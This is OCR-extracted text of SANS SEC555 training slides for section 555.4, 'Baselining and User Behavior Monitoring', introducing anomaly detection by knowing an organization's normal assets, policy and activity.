SEC555 | SIEM WITH TACTICAL ANALYTICS
GIAC Certified Detection Analyst (GCDA)

555.4

Baselining and User Behavior Monitoring

SANS | GIAC CERTIFICATIONS


THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SEC555 | SIEM WITH TACTICAL ANALYTICS
GIAC Certified Detection Analyst (GCDA)

555.4

Baselining and User Behavior Monitoring

SANS | GIAC CERTIFICATIONS



SEC555.4

SIEM with Tactical Analytics

SANS

Baselining and User Behavior Monitoring

Welcome to SANS Security 555.4: Baselining and User Behavior Monitoring.





Table of Contents

SANS

SEC555 | SIEM with Tactical Analytics 2

555.4 Table of Contents

This table of contents outlines our plan for 555.4.



Course Outline

Section 1: SIEM Architecture

Section 2: Service Profiling with SIEM

Section 3: Advanced Endpoint Analytics

Section 4: Baselining and User Behavior Monitoring


Section 5: Tactical SIEM Detection and Post-Mortem Analysis

Section 6: Capstone: Design, Detect, Defend

SANS

SEC555 | SIEM with Tactical Analytics 3

Welcome to Section 4: Baselining and User Behavior Monitoring.



Course Roadmap


- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- Section 3: Advanced Endpoint Analytics
- **Section 4: Baselining and User Behavior Monitoring**
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Baselining and User Behavior Monitoring

SANS

SEC555 | SIEM with Tactical Analytics 4

This page intentionally left blank.



Unknown Attacks

It is difficult to detect even known attacks

- Attackers adapt and use our own tools against us
- PowerShell is a great example ...

Yet defenders are charged with the protection of unknown

- Zero-day attacks exist
- Attacker actions and motives are not fully known

Attempts to understand adversaries are theory-based

- Need a way to catch the unknown ...

SANS


SEC555 | SIEM with Tactical Analytics 5

Unknown Attacks

In today's fast-paced world, attackers seem to have the upper hand. We have to protect many, many assets while they only need to find the "right one" to get in. Add to this that we have to follow a safety-first approach to balance security with business operations and things become just plain unfair.

Attackers have old attacks that still work well. They also can use bleeding-edge attacks or zero days. What terrifies this author more is the fact that attackers are becoming smart and learning to use our tools against us. For example, PowerShell is a great framework for managing Windows and improving an organization's defenses. Yet, in the hands of an adversary, it can become a deadly blade. So now we face the crisis of new and unknown attacks plus existing tools used for unknown purposes.

Faced with both known and unknown attacks, what are we to do?



Organizational Awareness

One method to detect both known and unknown attacks is to maintain organizational awareness

- Know what is in your organization
- Understand it
- Identify changes (anomalies)

A man on a phone walks into the street and gets hit by a car (one glance not enough)


- Called not paying attention ... sad but happens
- Similar to moving too fast to understand your organization

SANS SEC555 | SIEM with Tactical Analytics 4

Organizational Awareness

A great way to defend against both known and unknown attacks is to understand your environment simply. By knowing your environment, you can tell when something is out of place. An example of this is a system administrator walking into a data center and knowing something is wrong with one of the servers simply because the data center sounds different. By knowing normal, he or she can identify something that needs attention.

While a bit graphic, the analogy in this slide can be true for businesses. They are in a hurry, so when they come to the end of the street, they look up and do a cursory glance. Since no cars are coming (no security issues at a glance), they start to quickly walk across the street while checking emails on their phone. Unfortunately, since they are not paying attention, they get run over. Had they crossed the street while continuously looking for cars coming, they would have been fine. This analogy holds true for multiple reasons. First, continuous monitoring would have prevented the accident. Second, the amount of effort needed to apply continuous monitoring is minimal. In this analogy, the person would have had to give up 30 seconds or less of time checking emails to cross the street safely. And finally, the impact of continuous monitoring is great. In this analogy, the person would have still been alive.



Anomaly Concept

This section's focus centers on knowing your organization

- Requires knowing normal activity
- Then identifying deviations from it (anomaly detection)

Anomaly detection is not easy

- Forces understanding of environment (both pro and con)
- May include false positives, which require tuning

The task is surprisingly difficult

- Primarily due to having to <u>know normal</u>

SANS | SEC555 | SIEM with Tactical Analytics 7


Anomaly Concept

The approach taken in this section is a bit different from previous sections. Rather than focusing on known attacks and known defenses, we will instead focus on knowing normal and then identifying abnormal. This is no easy task, but the payout for doing it well is worth it.

The simple fact is if you know what should be happening and then something new happens, you now have:

1. Identified a new event that should be added to your knowledge of things that are normal.
2. Or identified a new event that should not be happening and is ready to further investigate or kick off incident response.

The difficulty in this approach is based on knowing normal. Knowing normal is hard and time-consuming.



Requirements to Know Normal


Understanding what is normal in an environment requires:

- Knowledge of ALL assets
  - What is it?
  - How important is it?
  - What is its purpose?
- Knowledge of organizational policy
  - What are assets authorized to do?
  - What restrictions are in place on how they are to do it?

SEC555 | SIEM with Tactical Analytics 8

Requirements to Know Normal

The questions in this slide represent some of the challenges of knowing normal. If unknown assets are communicating on your network, then you cannot know normal. Normal requires knowing what something is and does and is supposed to be doing in order to know what is not normal. By that simple definition, any unknown device or user is abnormal.



Problem Visualized


Picture on right represents **src_ip** to **dst_ip** map

- Taken from a small network
- Less than 50 devices

How quickly would it be to fully understand?

- Factor size against your network

Can be overwhelming ...



SANS

